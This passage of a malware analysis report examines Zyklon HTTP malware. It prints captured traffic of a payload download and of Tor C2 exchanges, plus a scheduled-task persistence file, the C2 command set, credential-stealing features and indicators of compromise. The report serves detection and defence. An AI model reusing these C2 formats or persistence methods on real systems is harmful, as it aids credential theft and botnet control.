


```
GET /auc/words.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022; .NET4.0C; .NET4.0E)
Host: [redacted]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 21 Nov 2017 17:48:28 GMT
Server: Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.5.28
Last-Modified: Tue, 21 Nov 2017 10:32:24 GMT
ETag: "172400-55e7bb7f79e00"
Accept-Ranges: bytes
Content-Length: 1516544
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload

MZ......................@..............................................!..L.!This
program cannot be run in DOS mode.

$.......PE..L...G..Z............................."... ...@....
@.. .....................................@.................................P"..L....
@....................... `...........................................................
"............... ..H...........text........ ....................... .. `.rsrc........
@.......................@..@.reloc...... `......."..............@..B................
H........S..........v...p...4..........................................
```

Figure 10: Network traffic to download final payload (words.exe)

Once executed, the file performs the following activities:

1. Drops a copy of itself in %AppData%\svchost.exe\svchost.exe and drops an XML file, which contains configuration information for Task Scheduler (as shown in Figure 11).
2. Unpacks the code in memory via process hollowing. The MSIL file contains the packed core payload in its .Net resource section.
3. The unpacked code is Zyklon.



```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2014-10-25T14:27:44.8929027</Date>
    <Author>STLACKFU-23D33E\ckfu</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>STLACKFU-23D33E\ckfu</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>STLACKFU-23D33E\ckfu</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Documents and Settings\ckfu\Application Data\svhost.exe\svhost.exe</Command>
    </Exec>
  </Actions>
</Task>
```

Figure 11: XML configuration file to schedule the task


The Zyklon malware first retrieves the external IP address of the infected machine using the following:

- api.ipify[.]org
- ip.anysrc[.]net
- myexternalip[.]com
- whatsmyip[.]com

The Zyklon executable contains another encrypted file in its .Net resource section named *tor*. This file is decrypted and injected into an instance of *InstallUtiil.exe*, and functions as a Tor anonymizer.

Command & Control Communication

The C2 communication of Zyklon is proxied through the Tor network. The malware sends a POST request to the C2 server. The C2 server is appended by the gate.php, which is stored in file memory. The parameter passed to this request is getkey=y. In response to this request, the C2 server responds with a Base64-encoded RSA public key (seen in Figure 12).



```
-----BEGIN RSA PUBLIC KEY-----
MIIBigKCAYEA1d6uTRiqdMp4BHBYIHKR6NB599Z1Bqw4TbOVkM2N1aSA4V/L/hKI
nl6m/2LL/UAS+E3NCFX0dhw2+D7r7BTJyfGwz0H2MR6Py5/rCMAnPl20wCjXk2qY
ACQa0rJvIqXobwGnDlvxn4ezsj0IEY/FEb61zHnnPHf6d3uyFR1QT06qEOQyYzML
76f/Lud8MUt+8KzsdnadAPL8okNvcS/nqa2bWbbGhC8S8rtDpPg5BhX2ikXa88RM
QdrrackdppB2ttHlq9+iH3c8Wyp7bvdH8uhv410W7RnIE4P+Klxt3L0gqkxCjjyh
mn9ONcdgNOKe31q2cdW5LOPSIK+I5/VTjYjICza7Euyg03drpoBMGLuuJZY6FXEV
auIBncWe+So8FMxqU/fwo5xm6x085U1MwXUmi4XDYpr/kau6ytPnzzw9J++4W9iC
em5Jp0vaxrDnPdphqT0FWsBAwsZFL7nZRnmUlTgGsXUa0oSM9/MErDwzELh/NwG4
DNyyzRG8iP61AgMBAAE=
-----END RSA PUBLIC KEY-----
```

Figure 12: Zyklon public RSA key


After the connection is established with the C2 server, the malware can communicate with its control server using the commands shown in Table 1.

Command	Action
sign	Requests system information
settings	Requests settings from C2 server
logs	Uploads harvested passwords
wallet	Uploads harvested cryptocurrency wallet data
proxy	Indicates SOCKS proxy port opened

miner	Cryptocurrency miner commands
error	Reports errors to C2 server
ddos	DDoS attack commands

Table 1: Zyklon accepted commands


The following figures show the initial request and subsequent server response for the “settings” (Figure 13), “sign” (Figure 14), and “ddos” (Figure 15) commands.



```
POST //tor.php HTTP/1.0
Host: nguyavr7weofo5t4.onion
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

data=settings|&ip=<IP_Address>
```


```
HTTP/1.1 200 OK
Date: Thu, 23 Nov 2017 11:02:35 GMT
Server: Apache
X-Powered-By: PHP/5.4.45-0+deb7u11
Set-Cookie: PHPSESSID=m6n3mfh9sqajshvvai3ks3dnc0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 404
Connection: close
Content-Type: text/html; charset=utf-8

CI=False|KT=1|UAC=False|S5=False|ER=False|UPNP=False|RP=True|RW=True|AK=False
|BK_CYCLE=|BK_RUN_ONCE=False|SOCKS_PORT=3128|SOCKS_AUTH=False|SOCKS_USE
RNAME=Nothing|SOCKS_PASSWORD=Nothing|KLI=1|KLM=500|EKL=True|WC=True|BA=
MyBtc|LA=MyLtc|KLF=False|BR=True|FTR=True|EMR=True|SFR=True|GR=True|AU=Fals
e|UF=N/A|
```

Figure 13: Zyklon issuing “settings” command and subsequent server response



```
POST //tor.php HTTP/1.0
Host: nguyavr7weofo5t4.onion
Content-Type: application/x-www-form-urlencoded
Content-Length: 470

data=sign|user@PC_Name|Microsoft Windows XP Service Pack 3 x86|None|None|3.00
Gb|Intel(R) Xeon(R) CPU E5-2683 v3 @ 2.00GHz|4|VMware SVGA II| Mb|C:|31.99
Gb|BA75264B8A9B7750|C:\Documents and Settings\admi n\Application
Data\svchost.exe|v2.0.50727 v3.0 v3.5 v4 v4.0 |Google Chrome|0 days, 1 hours, 15
minutes.|True|Desktop PC|1.3.0.1|&ip=<IP_Address>
```

Figure 14: Zyklon issuing “sign” command and subsequent server response



```
POST //tor.php HTTP/1.0
Host: nguyavr7weofo5t4.onion
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

data=ddos|BA75264B8A9B7750&ip=<IP_Address>
```

```
HTTP/1.1 200 OK
Date: Thu, 23 Nov 2017 11:03:43 GMT
Server: Apache
X-Powered-By: PHP/5.4.45-0+deb7u11
Set-Cookie: PHPSESSID=iitslccjgcujjkjvm2gjt8k527; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 20
Connection: close
Content-Type: text/html; charset=utf-8

NO DDOS TASKS
```

Figure 15: Zyklon issuing “ddos” command and subsequent server response

Plugin Manager

Zyklon downloads number of plugins from its C2 server. The plugin URL is stored in file in following format:

/plugin/index.php?plugin=<*Plugin_Name*>

The following plugins are found in the memory of the Zyklon malware:

- /plugin/index.php?plugin=cuda
- /plugin/index.php?plugin=minerd

- /plugin/index.php?plugin=sgminer
- /plugin/index.php?plugin=socks
- /plugin/index.php?plugin=tor
- /plugin/index.php?plugin=games
- /plugin/index.php?plugin=software
- /plugin/index.php?plugin=ftp
- /plugin/index.php?plugin=email
- /plugin/index.php?plugin=browser

The downloaded plugins are injected into:
Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe.

Additional Features

The Zyklon malware offers the following additional capabilities (via plugins):

Browser Password Recovery

Zyklon HTTP can recover passwords from popular web browsers, including:

- Google Chrome
- Mozilla Firefox
- Internet Explorer
- Opera Browser
- Chrome Canary/SXS
- CoolNovo Browser
- Apple Safari
- Flock Browser
- SeaMonkey Browser
- SRWare Iron Browser
- Comodo Dragon Browser

FTP Password Recovery

Zyklon currently supports FTP password recovery from the following FTP applications:

- FileZilla
- SmartFTP
- FlashFXP
- FTPCommander
- Dreamweaver
- WS_FTP

Gaming Software Key Recovery

Zyklon can recover PC Gaming software keys from the following games:

- Battlefield

- Call of Duty
- FIFA
- NFS
- Age of Empires
- Quake
- The Sims
- Half-Life
- IGI
- Star Wars

Email Password Recovery

Zyklon may also collect email passwords from following applications:

- Microsoft Outlook Express
- Microsoft Outlook 2002/XP/2003/2007/2010/2013
- Mozilla Thunderbird
- Windows Live Mail 2012
- IncrediMail, Foxmail v6.x - v7.x
- Windows Live Messenger
- MSN Messenger
- Google Talk
- GMail Notifier
- PaltalkScene IM
- Pidgin (Formerly Gaim) Messenger
- Miranda Messenger
- Windows Credential Manager

License Key Recovery

The malware automatically detects and decrypts the license/serial keys of more than 200 popular pieces of software, including Office, SQL Server, Adobe, and Nero.

Socks5 Proxy

Zyklon features the ability to establish a reverse Socks5 proxy server on infected host machines.

Hijack Clipboard Bitcoin Address

Zyklon has the ability to hijack the clipboard, and replaces the user’s copied bitcoin address with an address served up by the actor’s control server.

Zyklon Pricing

Researchers identified different versions of Zyklon HTTP being advertised in a popular underground marketplace for the following prices:

- Normal build: $75 (USD)
- Tor-enabled build: $125 (USD)
- Rebuild/Updates: $15 (USD)
- Payment Method: Bitcoin (BTC)

Conclusion

Threat actors incorporating recently discovered vulnerabilities in popular software – Microsoft Office, in this case – only increases the potential for successful infections. These types of threats show why it is very important to ensure that all software is fully updated. Additionally, all industries should be on alert, as it is highly likely that the threat actors will eventually move outside the scope of their current targeting.

At this time of writing, FireEye Multi Vector Execution (MVX) engine is able to recognize and block this threat. Table 2 lists the current detection and blocking capabilities by product.

Detection Name	Product	Action
POWERSHELL DOWNLOADER D (METHODOLOGY)	HX	Detect
SUSPICIOUS POWERSHELL USAGE (METHODOLOGY)	HX	Detect
POWERSHELL DOWNLOADER (METHODOLOGY)	HX	Detect
SUSPICIOUS EQNEDT USAGE (METHODOLOGY)	HX	Detect
TOR (TUNNELER)	HX	Detect
SUSPICIOUS SVCHOST.EXE (METHODOLOGY)	HX	Detect
Malware.Binary.rtf	EX/ETP/NX	Block
Malware.Binary	EX/ETP/NX	Block
FE_Exploit_RTF_CVE_2017_8759	EX/ETP/NX	Block
FE_Exploit_RTF_CVE201711882_1	EX/ETP/NX	Block

Table 2: Current detection capabilities by FireEye products

Indicators of Compromise

The contained analysis is based on the representative sample lures shown in Table 3.

MD5	Name
76011037410d031aa41e5d381909f9ce	accounts.doc
4bae7fb819761a7ac8326baf8d8eb6ab	Courrier.doc
eb5fa454ab42c8aec443ba8b8c97339b	doc.doc
886a4da306e019aa0ad3a03524b02a1c	Pause.ps1
04077ecbdc412d6d87fc21e4b3a4d088	words.exe

Table 3: Sample Zyklon lures

Network Indicators

- 154.16.93.182
- 85.214.136.179
- 178.254.21.218
- 159.203.42.107
- 217.12.223.216
- 138.201.143.186
- 216.244.85.211
- 51.15.78.0
- 213.251.226.175
- 93.95.100.202
- warnono.punkdns.top